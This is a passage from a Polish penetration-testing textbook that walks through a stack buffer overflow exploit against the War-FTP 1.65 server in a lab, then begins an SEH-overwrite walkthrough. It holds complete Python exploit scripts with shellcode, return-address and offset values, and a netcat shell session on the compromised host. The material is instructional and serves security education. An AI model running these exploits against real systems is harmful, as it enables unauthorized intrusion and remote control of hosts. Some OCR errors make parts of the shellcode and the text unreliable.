"\x1d\x21\xe9\xf4\xcb\xdf\x50\xaf\xe9\x1d\x04\x88\xa9\xf9" +
"\xf5\x17\x30\x8f\x42\x3c\x22\x49\x4a\x78\x16\x05\x1d\xd6" +
"\xc0\xe3\xf7\x98\xba\xbd\x4\x72\x2a\x3b\x87\x44\x2c\x44" +
"\xc2\x32\xd0\xf5\xbb\x02\xef\x3a\x2c\x83\x88\x26\xcc\x6c" +
"\x43\xe3\xfc\x26\xc9\x42\x95\xee\x98\xd6\xf8\x10\x77\x14" +
"\x05\x93\x7d\xe5\xf2\x8b\xf4\xe0\xbf\x0b\xe5\x98\xd0\xf9" +
"\x09\x0e\xd0\x2b")
```

```

buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + "\x81\xc4\x24\xfa\xff\x
\xff" + shellcode
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Po przeniesieniu wskaźnika ESP z dala od kodu powłoki, dzięki czemu kod powłoki nie będzie przypadkowo nadpisywany podczas dekodowania lub działania ładunku, możemy ponownie uruchomić naszego exploitu. Tym razem wszystko działa tak, jak powinno, i za pomocą programu Netcat możemy na porcie 4444 nawiązać połączenie powłoki z pomyślnie zaatakowanym systemem Windows XP, tak jak zostało to przedstawione poniżej.

```

root@kali:~# nc 192.168.20.10 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Georgia\Desktop>
```

Nietrudno zauważyc, że udało nam się uzyskać sesję powłoki systemu Windows, co potwierdza, że potrafimy napisać od zera całkiem skutecznego exploita.

Podsumowanie

W tym rozdziale używaliśmy wiadomości pozyskanych w rozdziale 16. do wykorzystania luki w zabezpieczeniach programu, który można spotkać w wielu różnych środowiskach — serwera War-FTP 1.65. Program ten jest podatny na przepelenie bufora pola *Username* podczas logowania użytkownika do serwera. Wykorzystując opisaną podatność, udało nam się spowodować awarię programu, zlokalizować położenie adresu powrotu na stosie i napisać exploita, który zamiast sztywnego nadpisywania adresu powrotu wykorzystuje instrukcję `JMP ESP` z jednej z załadowanych bibliotek. Następnie udało nam się umieścić w rejestrze `ESP` adres kodu powłoki wygenerowanego za pomocą programu `Msfvenom`, który po dołączeniu do exploita pozwolił nam uzyskać sesję powłoki i przejąć kontrolę nad atakowanym hostem.

W kolejnym rozdziale przyjrzymy się nieco innej technice wykorzystywania luk w zabezpieczeniach systemu Windows, czyli zastępowaniu strukturalnej obsługi wyjątków (ang. *Structured Exception Handler Overwrite* — SEHO).


18

Zastępowanie strukturalnej obsługi wyjątków

KIEDY PODCZAS DZIAŁANIA PROGRAMU COŚ PÓJDZIE NIE TAK, JAK POWINNO, I PROGRAM ULEGA AWARII, GENEROWANY JEST WYJĄTEK (ANG. *EXCEPTION*). JEDNYM Z TAKICH WYJĄTKÓW JEST PRÓBA DOSTĘPU DO NIEPRAWIDŁOWEGO ADRESU w pamięci.

Systemy Windows obsługują wyjątki za pomocą mechanizmu o nazwie SEH (ang. *Structured Exception Handlers* — strukturalna obsługa wyjątków). Działanie mechanizmu SEH jest bardzo podobne do bloków *try/catch* w języku Java: kod programu jest wykonywany w normalny sposób, a kiedy coś pójdzie źle, działanie danej funkcji jest przerywane i sterowanie zostaje przekazane do procedur SEH.

Każda funkcja ma swój indywidualny wpis rejestracyjny w mechanizmie SEH. Poszczególne rekordy rejestracyjne SEH mają rozmiar ośmiu bajtów każdy i składają się ze wskaźnika do kolejnego rekordu SEH (ang. *Next SEH record* — NSEH) oraz adresu w pamięci, pod którym znajduje się procedura obsługi wyjątku (ang. *exception handler*), co zostało pokazane na rysunku 18.1. Lista wszystkich rekordów SEH nosi nazwę łańcucha SEH (ang. *SEH chain*).




Rysunek 18.1. Struktura SEH

Bardzo często aplikacje wykorzystują jedynie systemowe procedury obsługi wyjątków SEH. Najprawdopodobniej już nieraz spotkałeś się z ich działaniem; jednym z objawów ich działania może być pojawienie się na ekranie okna dialogowego z komunikatem *Wystąpił problem z aplikacją X i zostanie ona zamknięta* (ang. *Application X has encountered a problem and needs to close*). Warto jednak zauważyć, że równie dobrze program może posiadać własne procedury obsługi wyjątków SEH. Kiedy podczas działania programu generowany jest wyjątek, sterowanie jest przekazywane do łańcucha SEH, który jest przeszukiwany pod kątem obecności procedury obsługi danego wyjątku. Aby wyświetlić łańcuch SEH danej aplikacji w debuggerze Immunity Debugger, powinieneś z menu głównego wybrać polecenie *View/SEH chain* (widok/łańcuch SEH), tak jak zostało to przedstawione na rysunku 18.2.

Exploity nadpisujące procedury SEH

Pokażemy teraz, w jaki sposób można wykorzystać procedury obsługi wyjątków SEH do przejęcia kontroli nad działaniem programu. Pytanie, które w naturalny sposób mogło nasuwać się podczas pracy z przykładem wykorzystującym przepełnienie bufora w serwerze War-FTP 1.65, który omawialiśmy w rozdziale 17., brzmi: dlaczego maksymalny rozmiar naszego kodu powłoki był ograniczony do 607 bajtów? Dlaczego nie mogliśmy utworzyć znacznie dłuższego ciągu znaków nadpisujących bufor i osadzić w nim ładunku o takich rozmiarach, jakie będą potrzebne?




Rysunek 18.2. Wyświetlanie łańcucha SEH

Omawianie zagadnień związanych z nadpisywaniem procedur obsługi SEH rozpoczęliśmy od exploitu, którego używaliśmy do wymuszania awarii serwera War-FTP. Tym razem jednak zamiast 1100-bajtowego ciągu znaków exploitu, którego używaliśmy w rozdziale 17., spróbujemy „wyłożyć” serwer War-FTP za pomocą ciągu znaków składającego się z 1150 liter A, tak jak zostało to przedstawione na listingu 18.1.

Listing 18.1. Exploit dla serwera War-FTP z ciągiem znaków składającym się z 1150 liter A

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
buffer = "A" * 1150
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Jak pokazano na rysunku 18.3, po uruchomieniu exploitu program War-FTP zgodnie z oczekiwaniemi ulega awarii, ale tym razem błąd naruszenia dostępu jest nieco inny, niż miało to miejsce w rozdziale 17. Rejestr EIP wskazuje na adres 0x77C3F973, zawierający poprawną instrukcję wewnętrz biblioteki *MSVCRT.dll*,




Rysunek 18.3. Program War-FTP uległ awarii bez przejęcia kontroli nad zawartością rejestru EIP

a zamiast nadpisać na stosie adres powrotu i spowodować awarię z przejęciem kontroli nad zawartością rejestru EIP, serwer War-FTP „wyłożył się” podczas próby zapisu do pamięci pod adresem 0x00B00000.

Zwróć uwagę na widoczną w panelu CPU instrukcję MOV BYTE PTR DS:[EAX], 0, zapisaną pod adresem 0x77C3F973. Mówiąc w uproszczeniu, program próbuje tutaj zapisywać dane do miejsca w pamięci wskazywanego przez zawartość rejestru EAX. Jeżeli spojrzyasz teraz na panel Registers (rejestry), zobaczyesz, że w rejestrze EAX zapisana jest wartość 00B00000 (hex). Wygląda więc na to, że jakiś fragment naszego ciągu znaków exploita uszkodził zawartość rejestru EAX, ponieważ program próbuje zapisać dane w takim miejscu pamięci, które nie jest dostępne dla serwera War-FTP. Czy bez przejęcia kontroli nad rejestrem EIP nadal możemy wykorzystać taką awarię programu? Warto tutaj pamiętać, że długie ciągi znaków exploita bardzo często powodują wygenerowanie wyjątku związanego z próbą zapisu danych wykraczających poza obszar stosu.


Zanim porzucimy naszego starego exploita i przejdziemy do kolejnych zagadnień, przyjrzymy się jeszcze łańcuchowi SEH. Jak widać na rysunku 18.4, jeden z handlerów obsługi wyjątków SEH został nadpisany przez ciąg znaków A. Choć w tym przypadku nie byliśmy w stanie bezpośrednio kontrolować rejestrów EIP w chwili awarii programu, być może uda nam się kontrolować funkcjonowanie mechanizmu SEH i w ten sposób przejąć sterowanie działaniem programu.

Jak pamiętasz, w poprzednim przykładzie używaliśmy wtyczki Mona do wygenerowania wzorca cyklicznego, za pomocą którego udało nam się zlokalizować na stosie programu położenie wskaźnika adresu powrotu. W podobny sposób możemy



Rysunek 18.4. Procedura obsługi wyjątków SEH została nadpisana

postapić i teraz — za pomocą polecenia !mona pattern_create 1150 wygenerujemy nowy wzorzec cykliczny, dzięki czemu dowiemy się, które bajty ciągu znaków exploitu nadpisują adres procedury obsługi wyjątków w łańcuchu SEH. Proces tworzenia wzorca został przedstawiony na rysunku 18.5.



Rysunek 18.5. Generowanie wzorca cyklicznego za pomocą wtyczki Mona

Po zakończeniu działania wtyczki Mona nowy wzorzec zostanie zapisany w pliku `C:\logs\war-ftp\pattern.txt`. Teraz powinieneś skopiować go i umieścić w kodzie źródłowym naszego exploita zamiast ciągu znaków składającego się ze 1150 liter A, tak jak zostało to przedstawione na listingu 18.2.


Listing 18.2. Zastosowanie wzorca cyklicznego do lokalizacji bajtów nadpisujących adres procedury obsługi wyjątków w łańcuchu SEH

```
root@kali:~# cat ftpexploit2
#!/usr/bin/python
import socket
❶ buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9e0e1Ae2e3e4Ae5e6Ae7Ae8
Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ai10Ai1Ai12Ai13Ai14Ai15Ai16Ai17Ai18Ai19Am0Am1Am2Am3Am4Am5Am6
Am7Am8Am9Am0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2
Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap0Ap1Ap2Apq4Apq5Apq6Apq7Apq8Apq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8
Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au5Au6
Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2
Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Ay0Az1Az2Az3Az4Az5Az6Az7Az8
Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4
Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0
Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bg0Bh1Bh2Bh3Bh4Bh5Bh6
Bh7Bh8Bh9B0B1B1B2B1B3B1B4B1B5B1B6B1B7B1B8B1B9B0Bm1Bm2B"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.close()
```


Jak widać, w kodzie źródłowym exploita zastąpiliśmy ciąg 1150 liter A wzorcem cyklicznym ❶ wygenerowanym za pomocą wtyczki Mona. Teraz zrestartujemy serwer War-FTP (który nadal „leży” po ostatniej awarii) i ponownie uruchomimy naszego exploita. Zgodnie z oczekiwaniami serwer po raz kolejny uległ awarii i możemy się przekonać, że tym razem adres procedury obsługi wyjątku w łańcuchu SEH został nadpisany ciągiem bajtów 41317441 (hex), co zostało pokazane na rysunku 18.6.

Użyjemy teraz polecenia `!mona findmsp`, za pomocą którego wykonamy analizę zawartości wszystkich rejestrów i miejsc występowania naszego wzorca w pamięci i przekonamy się, które bajty wzorca nadpisały adres procedury obsługi wyjątku w łańcuchu SEH, tak jak zostało to przedstawione na rysunku 18.7.

Przeglądając wyniki działania tego polecenia, które zostały zapisane w pliku `C:\logs\war-ftp\findmsp.txt`, możemy znaleźć informację, że wskaźnik NSEH został nadpisany czterema bajtami wzorca cyklicznego znajdującymi się 569 bajtów od



Rysunek 18.6. Adres procedury obsługi wyjątku w łańcuchu SEH został nadpisany ciągiem bajtów z wzorca Mona



Rysunek 18.7. Wyszukiwanie bajtów wzorca, które nadpisły adres w łańcuchu SEH

początku wzorca. Jak pamiętasz z rysunku 18.1, rekordy w łańcuchu SEH składają się z ośmiu bajtów każdy (pierwsze cztery bajty to wskaźnik do kolejnego rekordu SEH, a kolejne cztery bajty to wskaźnik procedury obsługi wyjątku SEH). Z prostych obliczeń wynika zatem, że wskaźnik procedury obsługi wyjątku został

nadpisany czterema znakami, począwszy od 573. bajta wzorca (cztery bajty po wskaźniku NSEH). Odpowiedni fragment wyników działania wtyczki Mona został przedstawiony poniżej.

```
[+] Examining SEH chain  
SEH record (nseh field) at 0x00affd94 overwritten with normal pattern:  
0x41317441 (offset 569), followed by 577 bytes of cyclic data
```

Przekazywanie sterowania do procedur SEH


Przejdź teraz do naszej maszyny z systemem Windows XP. W dolnej części okna debuggera Immunity Debugger znajdziesz informację, że działanie programu zostało przerwane z powodu wystąpienia błędu naruszenia dostępu oraz że naciśkając kombinację klawiszy *Shift+F7/F8/F9*, możesz przekazać przechwycony wyjątek do programu. W tym przypadku program spróbuje wykonać instrukcję, która znajduje się w pamięci pod adresem 41317441 (hex) — jak pamiętasz, jest to fragment wzorca cyklicznego, który nadpisał wskaźnik procedury obsługi SEH. Naciśnij teraz kombinację klawiszy *Shift+F9*, aby spowodować wznowienie działania programu aż do momentu napotkania kolejnego błędu. Jak widać na rysunku 18.8, realizacja programu zostaje zatrzymana podczas wykonywania instrukcji znajdującej się w pamięci pod adresem 41317441 (hex). Podobnie jak w poprzednich przykładach, wiemy teraz, że w kodzie exploitu możemy zamienić ciąg znaków reprezentowany przez kody ASCII 41317441 na adres prowadzący do naszego kodu i w ten sposób przejąć kontrolę nad działaniem programu.

Na rysunku 18.8 można również zauważyc, że kiedy sterowanie zostało przekazane do procedury obsługi SEH, wiele rejestrów procesora zostało wyzerowanych, co może znacznie utrudnić wykonanie skoku pod adres zapisany w rejestrze kontrolowanym przez napastnika.

Spośród rejestrów, które nie zostały wyzerowane, w żadnym nie ma fragmentów naszego ciągu exploitu, więc proste umieszczenie instrukcji *JMP ESP* w procedurze obsługi SEH tym razem nie załatwia sprawy i nie spowoduje przekierowania sterowania programem do kodu w pamięci kontrolowanej przez napastnika. Wygląda na to, że nasze szanse na utworzenie działającego exploitu nie przedstawiają się najlepiej.


Wyszukiwanie ciągu znaków exploitu w pamięci

Oczywiście zawsze możemy powiedzieć, że przecież mamy już działającego exploitu wykorzystującego nadpisywanie adresu powrotu na stosie. To prawda, ale w praktyce często zdarza się, że programy są podatne na przykład tylko na nadpisywanie wskaźników SEH, zatem poznanie skutecznej metody tworzenia takich exploitów również wydaje się niezmiernie ważne. Na szczęście na horyzoncie widać już pewne zarysy kontrolowanego przez napastnika obszaru pamięci,




Rysunek 18.8. Sterowanie programem zostało przekazane pod nadpisany adres obsługi SEH

który możemy wykorzystać po nadpisaniu wskaźnika SEH. Aby się o tym przekonać, przejdź do okna debuggera Immunity Debugger, zaznacz rejestr ESP, a następnie kliknij go prawym przyciskiem myszy i z menu podręcznego wybierz polecenie *Follow in Stack* (śledzenie na stosie), tak jak zostało to przedstawione na rysunku 18.9.



Rysunek 18.9. Śledzenie rejestrów ESP na stosie

Choć zawartość rejestru ESP nie wskazuje na żaden fragment wzorca, w pamięci pod adresem o dwa słowa wyższym niż adres wskazywany przez ESP (czyli $00AFD94 + 8$ bajtów) znajduje się fragment naszego wzorca cyklicznego, co zostało pokazane na rysunku 18.10. Jeżeli zatem znajdziemy sposób na zdobycie ze stosu dwóch nadmiarowych elementów i przekierowanie sterowania pod ten adres w pamięci, to będziemy w stanie uruchomić kod powłoki, którym oczywiście zastąpimy ciąg znaków wzorca.

